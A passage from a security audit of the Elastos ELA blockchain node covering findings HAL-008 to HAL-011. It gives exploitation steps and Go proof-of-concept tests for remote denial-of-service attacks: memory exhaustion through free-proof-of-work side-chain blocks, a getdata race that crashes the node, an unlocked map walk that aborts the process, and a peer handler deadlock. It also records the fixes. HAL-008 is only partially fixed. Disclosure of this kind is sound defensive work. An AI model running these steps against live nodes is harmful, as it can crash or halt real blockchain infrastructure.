SOLVED: The **Elastos team** solved this finding in commit 163b87cdfd6e by clamping the sync target in `startSync()` with `boundedSyncHeight()` so a peer claiming `MaxUint32` can hold the slot for at most `maxSyncAhead` (5,000) blocks, and by changing `current()` to compare the local tip against the clamped `syncHeight` rather than the peer's live, unclamped claim. Supplementary commits 84507e0fc1 and d2628dd7b8 add an `unbackedClaim()` gate that refuses to sync from a lone peer claiming far ahead when no other peer corroborates, a `rotateLaggingSyncPeer()` mechanism that rotates a lagging sync peer after one minute when most other peers are above the local tip, and a `peersAbove()` majority vote inside `current()` so a single lying peer cannot hold the node not-current against an honest majority.

Client Note:

A node caps the height a peer claims, asks the peers it dialled itself, will not follow a lone peer that claims to be far ahead, moves the download to another peer after one minute without progress, and drops a peer that lied. Other commits: 84507e0fc1, d2628dd7b8.

HAL-008 PARTIALLY SOLVED

Unauthenticated Peers Exhaust Node Memory With Free-PoW Side-Chain Blocks Kept in an Unbounded Cache

High · 7.5 AO:A/AC:L/AX:L/R:N/S:U/C:N/I:N/A:H/D:N/Y:N

DESCRIPTION

`BlockChain.connectBestChain()` stores every side-chain block in `blockCache`, `confirmCache` and the block index with no count, size or age limit. Only `reorganizeChain()` deletes these entries, so a side-chain block that never becomes part of the main chain stays in memory for the life of the process.

Impact

Any unauthenticated peer can grow the memory of a reachable node, arbiter nodes included, until the process runs out of memory and stops. The attacker needs no hash power, only bandwidth of up to about 8 MB per block, and the node returns no error and applies no penalty.

Exploitation Steps

1. Select a main-chain block that is not the tip as the parent, so `processBlock()` does not put the new block in the orphan pool.
2. Build a large block on that parent with a `DestroyELA` coinbase output and `Bits` set to the `PowLimit`.
3. Announce the block with `inv`, and send it when the node requests it with `getdata`.
4. `BlockPool.AddDposBlock()` forwards the block to `ProcessBlock()`, which keeps it in `blockCache` and returns no error.
5. Repeat with new blocks until the node process stops because it has no free memory.

Code Location

`blockchain/blockchain.go:2241–2255` — `BlockChain.connectBestChain()`
The side-chain arm writes the full block to `blockCache` and the confirm to `confirmCache` at `blockchain/blockchain.go:2243–2244`. It adds the node to the block index, then returns when the side chain has less work than the best chain. No code bounds or expires these entries.

SOL

```
    log.Debugf("Adding block %x to side chain cache", node.Hash.Bytes())

    b.blockCache[*node.Hash] = block
    b.confirmCache[*node.Hash] = confirm
    //b.Index[*node.Hash] = node
    node.Status = statusInvalidAncestor
    b.index.AddNode(node, &block.Header)
```

```
    // Connect the parent node to this node.
    node.InMainChain = false
    node.Parent.Children = append(node.Parent.Children, node)

    // We're extending (or creating) a side chain, but the cumulative
    // work for this new side chain is not enough to make it the new chain.
    if node.WorkSum.Cmp(b.BestChain.WorkSum) <= 0 {
```

`blockchain/blockchain.go:2415-2436` — `BlockChain.processBlock()`

Before the block reaches `maybeAcceptBlock()` and the side-chain cache, the node runs only `CheckBlockSanity()`. The required difficulty check is in `CheckBlockContext()`, which runs only when a block connects.

SOL

```
    // Perform preliminary sanity checks on the block and its transactions.
    //err = PowCheckBlockSanity(block, powLimit, b.TimeSource)
    err := b.CheckBlockSanity(block)
    if err != nil {
        log.Errorf("PowCheckBlockSanity error %s", err.Error())
        return false, false, err
    }

    blockHeader := block.Header

    // Handle orphan blocks.
    prevHash := blockHeader.Previous
    if !prevHash.IsEqual(EmptyHash) && !b.BlockExists(&prevHash) {
        log.Debugf("Adding orphan block %x with parent %x", blockHash.Bytes(),
prevHash.Bytes())
        b.AddOrphanBlock(block)

        return false, true, nil
    }

    // The block has passed all context independent checks and appears sane
    // enough to potentially accept it into the block chain.
    inMainChain, err := b.maybeAcceptBlock(block, confirm)
```

PROOF OF CONCEPT

The unit test below runs the real `processBlock()` on 40 side-chain blocks that share one parent, each with free proof of work. The node keeps every block and confirm in its caches, and the parent gets 41 children. The heap grows by about 40 MiB while the best tip does not change, and no limit removes these blocks.

SOL

```
package blockchain

import (
    "math/big"
    "runtime"
    "testing"

    "github.com/elastos/Elastos.ELA/common"
    common2 "github.com/elastos/Elastos.ELA/core/types/common"
    "github.com/elastos/Elastos.ELA/core/types"
    "github.com/elastos/Elastos.ELA/core/types/payload"
    "github.com/elastos/Elastos.ELA/core/types/interfaces"
```

```
    "github.com/stretchr/testify/require"
    "time"
)

func TestSideChainBlockCacheUnbounded(t *testing.T) {
    b := nx02Chain(t)
    b.blockCache = make(map[common.Uint256]*types.Block)
    b.confirmCache = make(map[common.Uint256]*payload.Confirm)
    params := b.chainParams

    // Main chain: R (height 2260595) <- T (tip, 2260596). T carries large WorkSum.
    rh := nx02RandHash()
    R := &BlockNode{Hash: &rh, ParentHash: &common.Uint256{}, Height: 2260595, WorkSum:
big.NewInt(1000), InMainChain: true}
    th := nx02RandHash()
    T := &BlockNode{Hash: &th, ParentHash: &rh, Height: 2260596, Parent: R, WorkSum:
new(big.Int).Lsh(big.NewInt(1), 200), InMainChain: true}
    R.Children = []*BlockNode{T}
    b.index.AddNode(R, &common2.Header{})
    b.index.AddNode(T, &common2.Header{})
    b.Nodes = nil
    b.BestChain = T
    b.Root = R

    var m0 runtime.MemStats
    runtime.GC(); runtime.ReadMemStats(&m0)
    const N = 40
    const size = 1 << 20 // 1 MiB coinbase each
    for i := 0; i < N; i++ {
        cb := nx02Coinbase(size)
        cb.Outputs()[0].ProgramHash = *params.DestroyELAProgramHash
        blk := &types.Block{Header: common2.Header{Version: 0, Previous: rh, MerkleRoot:
cb.Hash(),
            Timestamp: uint32(time.Now().Unix()), Height: 2260596,
            Bits: BigToCompact(params.PowConfiguration.PowLimit)}, Transactions:
[]interfaces.Transaction{cb}}
        require.True(t, nx02MineFreeHeader(&blk.Header, params.PowConfiguration.PowLimit))
        inMain, isOrphan, err := b.processBlock(blk, nil)
        require.NoError(t, err)
        require.False(t, inMain); require.False(t, isOrphan)
    }
    var m1 runtime.MemStats
    runtime.GC(); runtime.ReadMemStats(&m1)
    t.Logf("blockCache=%d confirmCache=%d children(R)=%d heapDelta=%.1f MiB best=%x",
        len(b.blockCache), len(b.confirmCache), len(R.Children), float64(m1.HeapAlloc-
m0.HeapAlloc)/(1<<20), b.BestChain.Hash[:4])
    require.Equal(t, N, len(b.blockCache))
    require.True(t, b.BestChain == T)
}
```

RECOMMENDATION

Bound `blockCache` and `confirmCache` by entry count and by total bytes in `connectBestChain()`. When a new side-chain block exceeds the bound, evict the cached side-chain block with the lowest cumulative work. Remove the evicted block from the block index and from its parent's `Children` list.

REMEDIATION COMMENT

Addressed in: e3fe1317411c120d77e65028d12d8f74cd9e247e

PARTIALLY SOLVED: The **Elastos team** partially solved this finding in the specified commits by requiring the expected mining difficulty for every side-chain block before the node caches it, and by limiting the side-chain cache to 1,024 blocks and 64 MiB through eviction of forks that can no

longer win. However, the limit does not apply while the node tip is at or below `CRCOnlyDPOSHeight`, because no fork is irreversible in that range. A peer that serves a node during initial sync can still attach minimum-difficulty fork blocks to the early main-chain blocks that the node keeps in memory, and the cache grows past the limit until the node runs out of memory.

Client Note:

A fork block is kept only if it carries the required mining difficulty. The fork cache is capped at 1,024 blocks and 64 MiB, and a fork that could still win is never dropped. Other commits: a12a65b6c0.

HAL-009 SOLVED

Unauthenticated peers crash a node by racing getdata block and filtered-block requests on a shared cached block

● Medium · 6.7 `AO:A/AC:L/AX:M/R:N/S:U/C:N/A:C/I:N/D:N/Y:N`

DESCRIPTION

The `elanet` getdata handlers share one cached `*DposBlock` pointer. This causes a data race on the struct fields of that block. `pushBlockMsg` clears `HaveConfirm` and `Confirm` in place (`elanet/server.go:640–641`). `pushMerkleBlockMsg` reads `HaveConfirm` and dereferences `Confirm` with no lock and no nil check (`elanet/server.go:761–762`). Two unauthenticated peers can request the same cached block at the same time, one with `InvTypeBlock` and one with `InvTypeFilteredBlock` under a loaded FTDPOS filter. If the reader sees `HaveConfirm` as true and then reads a nil `Confirm`, the nil dereference panics.

The race window is narrow. Both requests must interleave within microseconds. The 2-entry block cache must also be re-armed for each attempt. A remote attacker cannot win the race reliably.

Impact

One won race crashes one node. A network-wide DPoS halt needs the attacker to repeat the crash against more than one third of the current arbiters. The network addresses of the arbiters are public on-chain. After a restart, the in-place strip can make the node reject its next RecordSponsor block. This applies only at or above `RecordSponsorStartHeight` (mainnet 1801550), and the rejection is transient.

Exploitation Steps

1. Attacker opens two unauthenticated P2P connections to the target node.
2. On connection P2, load an FTDPOS tx filter (service `SFTxFiltering` is on by default), then send `getdata{InvTypeFilteredBlock, H}` for a historical confirmed block `H` that is outside the BlockPool.
3. On connection P1, send `getdata{InvTypeBlock, H}` for the same hash; a single-item getdata costs zero ban score, so the attacker can repeat the pair. Before each attempt, the attacker must re-evict `H` to re-arm the 2-entry cache.
4. The `pushBlockMsg` write and the `pushMerkleBlockMsg` read hit the shared cached block. Most attempts lose the race and have no effect. If the read observes `HaveConfirm` as true and then `Confirm == nil`, the nil dereference of `blk.Confirm` panics and the process exits.
5. At or above `RecordSponsorStartHeight`, after the restart, the attacker can send one `getdata{InvTypeBlock, tip}` to strip the cached tip. The node then rejects its next RecordSponsor block with "record sponsor transaction must be confirmed". This rejection is transient.

Code Location

In `elanet/server.go:758-763` — `NetServer.pushMerkleBlockMsg()`:
The sidefilter branch reads `HaveConfirm` and dereferences `Confirm` with no lock and no nil check; this is the line that panics.

GO 758–763

```go
    // Side chain needs DPOS header format to receive confirm.
    case *sidefilter.Filter:
        var confirm payload.Confirm
        if blk.HaveConfirm {
            confirm = *blk.Confirm
        }
```

In `elanet/server.go:640-641` — `NetServer.pushBlockMsg()`:
The concurrent writer clears both fields in place on the same shared pointer.

GO 640–641

```go
    block.HaveConfirm = false
    block.Confirm = nil
```

In `blockchain/chainstoreffldb.go:289-294` — `ChainStoreFFLDB.GetBlock()`:
On a cache hit the store returns the identical `*DposBlock` pointer to every caller; `c.mtx` guards only the map, not the object fields, so both handlers mutate and read one object.

GO 289–294

```go
func (c *ChainStoreFFLDB) GetBlock(hash Uint256) (*DposBlock, error) {
    c.mtx.RLock()
    if block, exist := c.blocksCache[hash]; exist {
        c.mtx.RUnlock()
        return block, nil
    }
```

PROOF OF CONCEPT

The unit test below runs the real `pushBlockMsg()` and `pushMerkleBlockMsg()` on one shared cached `DposBlock`. One `InvTypeBlock` getdata clears `HaveConfirm` and `Confirm` on the cached block in place. When a filtered-block getdata runs at the same time, `pushMerkleBlockMsg()` dereferences the nil `Confirm`, and the test observes this panic within about two seconds of attempts. A third case shows that the honest next block then fails `CheckBlockContext()` with "record sponsor transaction must be confirmed".

SOL

```
package elanet

import (
    "bytes"
    "errors"
    "fmt"
    "math/big"
    "runtime"
    "strings"
    "sync"
    "testing"
    "time"

    "github.com/elastos/Elastos.ELA/blockchain"
    "github.com/elastos/Elastos.ELA/common"
    "github.com/elastos/Elastos.ELA/common/config"
    clog "github.com/elastos/Elastos.ELA/common/log"
    "github.com/elastos/Elastos.ELA/core"
    "github.com/elastos/Elastos.ELA/core/checkpoint"
    "github.com/elastos/Elastos.ELA/core/contract/program"
    transaction "github.com/elastos/Elastos.ELA/core/transaction"
    "github.com/elastos/Elastos.ELA/core/types"
    common2 "github.com/elastos/Elastos.ELA/core/types/common"
    "github.com/elastos/Elastos.ELA/core/types/functions"
    "github.com/elastos/Elastos.ELA/core/types/interfaces"
    "github.com/elastos/Elastos.ELA/core/types/payload"
    crstate "github.com/elastos/Elastos.ELA/cr/state"
    dstate "github.com/elastos/Elastos.ELA/dpos/state"
    "github.com/elastos/Elastos.ELA/elanet/filter"
    "github.com/elastos/Elastos.ELA/elanet/filter/sidefilter"
    "github.com/elastos/Elastos.ELA/elanet/pact"
    elapeer "github.com/elastos/Elastos.ELA/elanet/peer"
    "github.com/elastos/Elastos.ELA/mempool"
    "github.com/elastos/Elastos.ELA/p2p/msg"
    p2ppeer "github.com/elastos/Elastos.ELA/p2p/peer"
    "github.com/elastos/Elastos.ELA/utils/test"
)

// getDataSetup builds a NetServer backed by a real ChainStoreFFLDB and saves one
// DPoS-era block (height 1) that carries a confirm. recordSponsorStart lets the
// caller arm the RecordSponsor validity region for test (c); pass 0 to leave the
// default (dormant) height for the race/strip tests.
func getDataSetup(t *testing.T, recordSponsorStart uint32) (*NetServer,
blockchain.IFFLDBChainStore, common.Uint256, *config.Configuration) {
    clog.NewDefault(test.NodeLogPath, 0, 0, 0)
    functions.GetTransactionByTxType = transaction.GetTransaction
    functions.GetTransactionByBytes = transaction.GetTransactionByBytes
    functions.CreateTransaction = transaction.CreateTransaction
    functions.GetTransactionParameters = transaction.GetTransactionparameters
    config.DefaultParams = *config.GetDefaultParams()
    params := config.GetDefaultParams()
    params.Sterilize()
    if recordSponsorStart != 0 {
        params.DPoSConfiguration.RecordSponsorStartHeight = recordSponsorStart
    }
    params.GenesisBlock = core.GenesisBlock(*params.FoundationProgramHash)
    blockchain.FoundationAddress = *params.FoundationProgramHash
    store, err := blockchain.NewChainStore(t.TempDir(), params)
    if err != nil {
        t.Fatal(err)
    }
    ckp := checkpoint.NewManager(params)
    chain, err := blockchain.New(store, params,
        dstate.NewState(params, nil, nil, nil, func() bool { return false }, nil, nil, nil,
nil, nil, nil, nil),
        crstate.NewCommittee(params, ckp), ckp)
    if err != nil {
        t.Fatal(err)
    }
    if err := chain.Init(nil); err != nil {
```

```
        t.Fatal(err)
    }
    gh := params.GenesisBlock.Hash()
    blk := &types.Block{Header: common2.Header{Version: 0, Previous: gh, Height: 1,
Timestamp: 12345, Bits: 0x1d03ffff}, Transactions: params.GenesisBlock.Transactions[:1]}
    hash := blk.Hash()
    node := blockchain.NewBlockNode(&blk.Header, &hash)
    node.WorkSum = big.NewInt(1)
    confirm := &payload.Confirm{Proposal: payload.DPOSProposal{BlockHash: hash}}
    ffl := store.GetFFLDB()
    if err := ffl.SaveBlock(blk, node, confirm, time.Unix(12345, 0), nil); err != nil {
        t.Fatal(err)
    }
    s := &NetServer{chain: chain, blockMemPool: mempool.NewBlockPool(params), services:
pact.SFTxFiltering}
    return s, ffl, hash, params
}

func getDataPeer(s *NetServer, side bool) *ServerPeer {
    sp := &ServerPeer{Peer: &elapeer.Peer{Peer: &p2ppeer.Peer{}}, server: s}
    sp.filter = filter.New(func(typ uint8) filter.TxFilter {
        if typ == filter.FTDPOS {
            return sidefilter.New(s.chain.GetState())
        }
        return nil
    })
    if side {
        var buf bytes.Buffer
        fl := &msg.FilterLoad{Filter: make([]byte, 32), HashFuncs: 1}
        _ = fl.Serialize(&buf)
        if err := sp.filter.Load(&msg.TxFilterLoad{Type: filter.FTDPOS, Data: buf.Bytes()});
err != nil {
            panic(err)
        }
    }
    return sp
}

// TestGetDataCachedBlockConfirmStrippedInPlace is deterministic. It proves that one
// InvTypeBlock getdata served through the real pushBlockMsg clears HaveConfirm and
// Confirm on the shared ChainStoreFFLDB cached *DposBlock. A PASS means the shared
// pointer was mutated in place (the defect is present).
func TestGetDataCachedBlockConfirmStrippedInPlace(t *testing.T) {
    s, ffl, hash, _ := getDataSetup(t, 0)
    ffl.EvictBlockCache(hash)
    a, _ := s.chain.GetDposBlockByHash(hash)
    b, _ := s.chain.GetDposBlockByHash(hash)
    if a != b {
        t.Fatalf("expected shared cached pointer, got distinct copies a=%p b=%p", a, b)
    }
    if !a.HaveConfirm || a.Confirm == nil {
        t.Fatalf("precondition: cached block must carry a confirm, got HaveConfirm=%v
Confirm=%v", a.HaveConfirm, a.Confirm)
    }
    t.Logf("before: same pointer=%v HaveConfirm=%v Confirm!=nil=%v", a == b, a.HaveConfirm,
a.Confirm != nil)

    if err := s.pushBlockMsg(getDataPeer(s, false), &hash, nil, nil); err != nil {
        t.Fatal(err)
    }

    c, _ := s.chain.GetDposBlockByHash(hash)
    t.Logf("after one InvTypeBlock getdata: same pointer=%v HaveConfirm=%v Confirm!=nil=%v",
c == a, c.HaveConfirm, c.Confirm != nil)
    if c != a {
        t.Fatalf("cache returned a different pointer after the serve; shared-pointer
assumption broken")
    }
    if c.HaveConfirm || c.Confirm != nil {
        t.Fatalf("DEFECT ABSENT: pushBlockMsg did not strip the shared cached confirm
(HaveConfirm=%v Confirm=%v)", c.HaveConfirm, c.Confirm)
```

```
    }
}

// TestGetDataRacePanic drives the real pushBlockMsg (InvTypeBlock) concurrently with
// the real pushMerkleBlockMsg (InvTypeFilteredBlock + FTDPOS sidefilter) on the same
// shared cached *DposBlock until the unsynchronized read-then-deref at
// elanet/server.go:762 observes Confirm==nil and panics with a nil-pointer
// dereference. The panic is recovered inside the reader goroutine and counted. The
// run is bounded by a wall-clock deadline so it finishes in a few minutes; it PASSES
// when at least one nil-deref panic is observed (vulnerability demonstrated) and
// FAILS otherwise. Run also with -race to capture the DATA RACE report.
func TestGetDataRacePanic(t *testing.T) {
    s, ffl, hash, _ := getDataSetup(t, 0)
    spB := getDataPeer(s, false)
    spM := getDataPeer(s, true)
    runtime.GOMAXPROCS(runtime.NumCPU())

    panics, other, attempts := 0, 0, 0
    var first string
    deadline := time.Now().Add(4 * time.Minute)
    const maxAttempts = 20000000

    for panics == 0 && attempts < maxAttempts && time.Now().Before(deadline) {
        attempts++
        ffl.EvictBlockCache(hash)
        if blk, _ := s.chain.GetDposBlockByHash(hash); blk == nil || !blk.HaveConfirm {
            t.Fatal("setup: cached block lost its confirm before the attempt")
        }
        var wg sync.WaitGroup
        start := make(chan struct{})
        wg.Add(2)
        go func() { defer wg.Done(); <-start; _ = s.pushBlockMsg(spB, &hash, nil, nil) }()
        go func() {
            defer wg.Done()
            defer func() {
                if r := recover(); r != nil {
                    st := make([]byte, 4096)
                    n := runtime.Stack(st, false)
                    str := fmt.Sprint(r) + "\n" + string(st[:n])
                    if strings.Contains(str, "pushMerkleBlockMsg") &&
strings.Contains(fmt.Sprint(r), "nil pointer") {
                        panics++
                        if first == "" {
                            first = str
                        }
                    } else {
                        other++
                        if first == "" {
                            first = "OTHER: " + str
                        }
                    }
                }
            }()
            <-start
            _ = s.pushMerkleBlockMsg(spM, &hash, nil, nil)
        }()
        close(start)
        wg.Wait()
    }

    t.Logf("attempts=%d nil-deref panics in pushMerkleBlockMsg=%d other=%d", attempts,
panics, other)
    if first != "" {
        t.Logf("first panic:\n%s", first)
    }
    if panics == 0 {
        t.Fatalf("DEFECT NOT TRIGGERED in %d attempts: no nil-pointer panic observed at
pushMerkleBlockMsg (server.go:762)", attempts)
    }
}
```

```
// TestGetDataStrippedParentRejectsHonestBlock shows the integrity effect:
// after pushBlockMsg strips the confirm from the shared cached parent block, the real
// CheckBlockContext rejects an honest successor block H+1 that carries a RecordSponsor
// transaction, with "record sponsor transaction must be confirmed"
// (blockchain/blockvalidator.go:1313-1335). The parent is served from the FFLDB cache
// (not the BlockPool), i.e. the post-restart condition. A PASS means the strip turned
// a block that passed the record-sponsor region into one the region rejects.
func TestGetDataStrippedParentRejectsHonestBlock(t *testing.T) {
    const recordStart = uint32(1)
    s, ffl, parentHash, params := getDataSetup(t, recordStart)

    // Arm the arbiters hooks that run just after the record-sponsor region so the
    // baseline run does not fault on a nil DefaultLedger.
    orig := blockchain.DefaultLedger
    blockchain.DefaultLedger = &blockchain.Ledger{Arbitrators: &dstate.ArbitratorsMock{}}
    defer func() { blockchain.DefaultLedger = orig }()

    // prevNode points at the stored parent by hash. Height 0 short-circuits the
    // difficulty retarget (difficulty.go:67), so the block only has to clear the
    // record-sponsor region, which is what the finding is about.
    prevNode := &blockchain.BlockNode{
        Height:    0,
        Hash:      &parentHash,
        Bits:      params.PowConfiguration.PowLimitBits,
        Timestamp: 1,
    }

    // Honest successor H+1 at height recordStart, carrying one RecordSponsor tx.
    buildBlock := func() *types.Block {
        rs := functions.CreateTransaction(
            common2.TxVersion09, common2.RecordSponsor, 0,
            &payload.RecordSponsor{Sponsor: []byte{0x03, 0xAA, 0xBB, 0xCC}},
            []*common2.Attribute{}, []*common2.Input{}, []*common2.Output{}, 0,
            []*program.Program{})
        return &types.Block{
            Header: common2.Header{
                Version:   0,
                Previous:  parentHash,
                Height:    recordStart,
                Timestamp: 1000,
                Bits:      params.PowConfiguration.PowLimitBits,
            },
            Transactions: []interfaces.Transaction{params.GenesisBlock.Transactions[0], rs},
        }
    }

    // runCheck recovers from any panic raised AFTER the record-sponsor region (later
    // hooks are not the subject here) so we can isolate the region's verdict.
    runCheck := func() (errStr string) {
        defer func() {
            if r := recover(); r != nil {
                errStr = "panic-after-region: " + fmt.Sprint(r)
            }
        }()
        if err := s.chain.CheckBlockContext(buildBlock(), prevNode); err != nil {
            return err.Error()
        }
        return ""
    }

    const wantReject = "record sponsor transaction must be confirmed"

    // Baseline: parent confirm intact. This both populates the FFLDB cache for the
    // parent and must pass the record-sponsor region.
    ffl.EvictBlockCache(parentHash)
    baseline := runCheck()
    t.Logf("baseline (confirm intact): %q", baseline)
    if baseline == wantReject {
        t.Fatalf("baseline already rejected with %q; cannot attribute rejection to the
strip", baseline)
    }
```

```
    if lb, _ := s.chain.GetDposBlockByHash(parentHash); lb == nil || lb.Confirm == nil {
        t.Fatalf("baseline precondition: cached parent lost its confirm unexpectedly")
    }

    // Strip the shared cached parent via one InvTypeBlock getdata.
    if err := s.pushBlockMsg(getDataPeer(s, false), &parentHash, nil, nil); err != nil {
        t.Fatal(err)
    }
    if lb, _ := s.chain.GetDposBlockByHash(parentHash); lb == nil || lb.Confirm != nil {
        t.Fatalf("strip precondition: cached parent confirm was not cleared in place")
    }

    // After the strip, the same honest block must now be rejected by the region.
    stripped := runCheck()
    t.Logf("after strip (confirm nil): %q", stripped)
    if stripped != wantReject {
        t.Fatalf("DEFECT NOT PROVEN: after stripping the cached parent confirm,
CheckBlockContext returned %q, want %q", stripped, wantReject)
    }
    if errors.New(baseline).Error() == wantReject {
        t.Fatalf("baseline/stripped not distinguishable")
    }
}
```

RECOMMENDATION

Make `pushBlockMsg` clear the confirm fields on a copy of the cached `DposBlock`, not on the shared pointer that `GetBlock` returns. Alternatively, make `ChainStoreFFLDB.GetBlock` return a separate copy of the cached block to each caller. In `pushMerkleBlockMsg`, read `Confirm` only when `HaveConfirm` is true and `Confirm` is not nil.

REMEDIATION COMMENT

Addressed in: `163b87cdfd6ec714dd366c6432ace1ba32e96f2f`

SOLVED: The **Elastos team** solved this finding in commits 163b87cdfd6e and 3319a6a708 by making `pushBlockMsg` operate on a local struct copy of the cached block before clearing the confirm fields, so the shared in-memory block pointer is never mutated and the concurrent read in `pushMerkleBlockMsg` cannot observe a torn state. As a second layer of defense, `pushMerkleBlockMsg` was updated to guard the `Confirm` dereference with an explicit nil check so that a true `HaveConfirm` flag without a populated `Confirm` pointer can never cause a panic.

Client Note:

The node changes only its own copy of a cached block when it answers a request, and a filtered-block answer no longer reads a missing confirm. Other commits: 3319a6a708.

HAL-010 SOLVED

Draft CreateNFT admission walks DPoS vote maps without the state lock

Medium · 5.0 `AO:A/AC:M/AX:L/R:N/S:U/C:N/A:H/I:N/D:N/Y:N`

DESCRIPTION

A `CreateNFT` transaction turns one locked DPoS 2.0 vote into an NFT. To admit it, the node walks every DPoS 2.0 producer's vote table, `detailedDPoSV2Votes`, looking for the vote named by `ReferKey`. `GetDposV2Producers` takes the state lock, returns the producer list, and releases the lock. The walk then reads the live tables with no lock.

The overlap needs a node that commits DPoS state on another goroutine while it admits the `CreateNFT` transaction. Arbiter-style nodes do this. On a current arbiter, block commit runs at the same time, on the `AppendConfirm` goroutine. Commit holds the state write lock and writes those tables when the block adds a DPoS 2.0 vote, deletes an expired vote, or moves a vote because of a `CreateNFT`. **Go aborts the process if that write happens while the walk is inside the table**. The fatal text is `concurrent map iteration and map write`. This is a Go runtime fatal error, not a panic. `recover()` cannot catch it, so the process always exits.

An invalid signature still reaches the walk, because signature checking runs after it. The transaction still has to get that far: height at or above `NFTStartHeight`, payload version `0x00`, one program, and one input that spends an unspent output. Version `0x01` stays rejected while `NFTV2StartHeight` is `math.MaxUint32`. A wrong `ReferKey` still walks every table, then the check returns "has no DPoS 2.0 votes."

Exploitation Steps

1. Build a `CreateNFT` with payload version `0x00`, at a height at or above `NFTStartHeight`.
2. Add one program and one input that spends an unspent output. Any `ReferKey` is enough.
3. Leave the signature invalid.
4. Send it while that arbiter commits a block that writes some producer's `detailedDPoSV2Votes`: a new DPoS 2.0 vote, an expired vote, or a `CreateNFT` that moves a vote.
5. If the write overlaps the walk, the process aborts with `concurrent map iteration and map write`.

Code Location

In `core/transaction/createnfttransaction.go::SpecialContextCheck()`, this walk uses the live vote map. `GetDposV2Producers` releases `s.mtx` before this loop starts.

GO 107–109

```
107 for _, p := range producers {
108     for stakeAddress, votesInfo := range p.GetAllDetailedDPoSV2Votes() {
109         for referKey, voteInfo := range votesInfo {
```

In `dpos/state/state.go::processCreateNFT()`, `History.Commit` runs this write inside `ProcessBlock`. `ProcessBlock` holds the state write lock.

GO 3216–3223

```
3216 s.History.Append(height, func() {
3217     if _, ok := producer.detailedDPoSV2Votes[*nftStakeAddress]; !ok {
3218         producer.detailedDPoSV2Votes[*nftStakeAddress] =
     make(map[common.Uint256]payload.DetailedVoteInfo)
3219     }
3220     //change vote's owner
3221     detailVoteInfo.StakeProgramHash = *nftStakeAddress
3222     producer.detailedDPoSV2Votes[*nftStakeAddress][referKey] = detailVoteInfo
3223     delete(producer.detailedDPoSV2Votes[stakeAddress], nftPayload.ReferKey)
```

RECOMMENDATION

It is recommended to perform the `ReferKey` lookup in `CreateNFTTransaction.SpecialContextCheck` entirely under the DPoS state read lock. Add a `State` accessor, for example `FindDetailedDPoSV2VoteByReferKey(height, referKey)`, that holds `s.mtx.RLock()` for the full search and returns a copy of the matched `DetailedVoteInfo` and its stake address. Do not range the live `detailedDPoSV2Votes` maps outside the lock. Verify the fix with `go test -race`.

REMEDIATION COMMENT

Addressed in: 163b87cdfd6ec714dd366c6432ace1ba32e96f2f

SOLVED: The **Elastos team** solved this finding in commit 163b87cdfd6ec714dd366c6432ace1ba32e96f2f (refined in commit 3900cf24e0) by adding a new `GetCreateNFTCheckView` method to `dpos/state/State` that holds `s.mtx.RLock()` for the full search of every producer's `detailedDPoSV2Votes` map and returns a snapshot containing only copied values. `CreateNFTTransaction.SpecialContextCheck` now calls this method instead of walking the live maps unlocked, so a concurrent block-commit write under `s.mtx.Lock()` can no longer overlap the admission walk and cause the fatal `concurrent map iteration and map write` abort.

Client Note:

The reads of the vote and council tables named in your finding, and those of the two query calls, happen under the lock and on a copy. Our written answer lists the reads of the same kind that remain. Other commits: 3900cf24e0, 2bc5eb35df, e838f4b140.

HAL-011 SOLVED

GetData Request Ending With an Address Inventory Entry Deadlocks the Peer Input Handler

● Medium · 5.0 AO:A/AC:L/AX:L/R:N/S:U/C:N/I:N/A:M/D:N/Y:N

DESCRIPTION

The `OnGetData()` handler gives the done channel to a final address or unknown-type entry that it skips, and then it waits on that channel forever.

Impact

Any unauthenticated peer can block the input handler of its connection permanently, and each connect, send and close cycle leaks goroutines and peer state until the node runs out of memory. `OnGetData()` runs synchronously on the peer input-handler goroutine (`inHandler()` in `p2p/peer/peer.go`). Thus the block is permanent, and the goroutine stays blocked after the socket closes.

Exploitation Steps

1. Connect to a target node and complete the version handshake.
2. Send `getdata` with an `InvTypeBlock` entry for the genesis hash, then one `InvTypeAddress` entry. The block entry must use a known hash, so the push succeeds and `notFound` stays empty. If the hash is unknown, `doneChan` goes to the `notFound` message and no hang occurs.
3. Close the connection and repeat.
4. Observe that each input handler stays blocked and that node memory grows with each cycle.

Code Location

`elanet/server.go:364-388` — `ServerPeer.OnGetData()`

The last entry gets `doneChan`, but the address and default cases use `continue` and never pass it on.

SOL

```
    for i, iv := range getData.InvList {
        var c chan struct{}
        // If this will be the last message we send.
        if i == length-1 && len(notFound.InvList) == 0 {
            c = doneChan
        } else if (i+1)%5 == 0 {
            // Buffered so as to not make the send goroutine block.
            c = make(chan struct{}, 1)
        }
        var err error
        switch iv.Type {
        case msg.InvTypeTx:
            err = sp.server.pushTxMsg(sp, &iv.Hash, c, waitChan)
        case msg.InvTypeBlock:
            err = sp.server.pushBlockMsg(sp, &iv.Hash, c, waitChan)
```

```
        case msg.InvTypeConfirmedBlock:
            err = sp.server.pushConfirmedBlockMsg(sp, &iv.Hash, c, waitChan)
        case msg.InvTypeFilteredBlock:
            err = sp.server.pushMerkleBlockMsg(sp, &iv.Hash, c, waitChan)
        case msg.InvTypeAddress:
            continue
        default:
            log.Warnf("Unknown type in inventory request %d", iv.Type)
            continue
        }
```

elanet/server.go:413–415 — ServerPeer.OnGetData()

The first entry already set `numAdded`, so the handler waits on a channel that no sender holds.

SOL

```
    if numAdded > 0 {
        <-doneChan
    }
```

RECOMMENDATION

In `OnGetData()`, skip address and unknown-type entries before the loop assigns the done channel. Alternatively, when the skipped entry holds `doneChan`, signal `doneChan` before the loop continues.

REMEDIATION COMMENT

Addressed in: 3319a6a708cb5bb9e6574ef97f4a6e7d7d98935a

SOLVED: The **Elastos team** solved this finding in the specified commit by introducing a pre-scan of the inventory list that identifies the index of the last entry that will actually be pushed to the peer. The done channel is now assigned only to that last served entry rather than to the last entry in the list regardless of type. Previously, a trailing address or unknown-type entry would receive the done channel, discard it via `continue`, and leave the input-handler goroutine waiting on a channel that would never be signalled. With the fix, every code path that holds the done channel is one that sends on it when the push completes, and when no entry in the list is serviceable the wait is skipped entirely.

Client Note:

The request handler gives its finished signal to the last entry it really serves, so it can no longer wait for ever.

HAL-012 SOLVED

Unchecked Type Assertion in IsMemberElectedNextCRCArbitrator Lets a Crafted NextTurnDPOSInfo Transaction Crash Nodes

Low · 3.3 AO:A/AC:L/AX:H/R:N/S:U/C:N/I:N/A:C/D:N/Y:N

DESCRIPTION

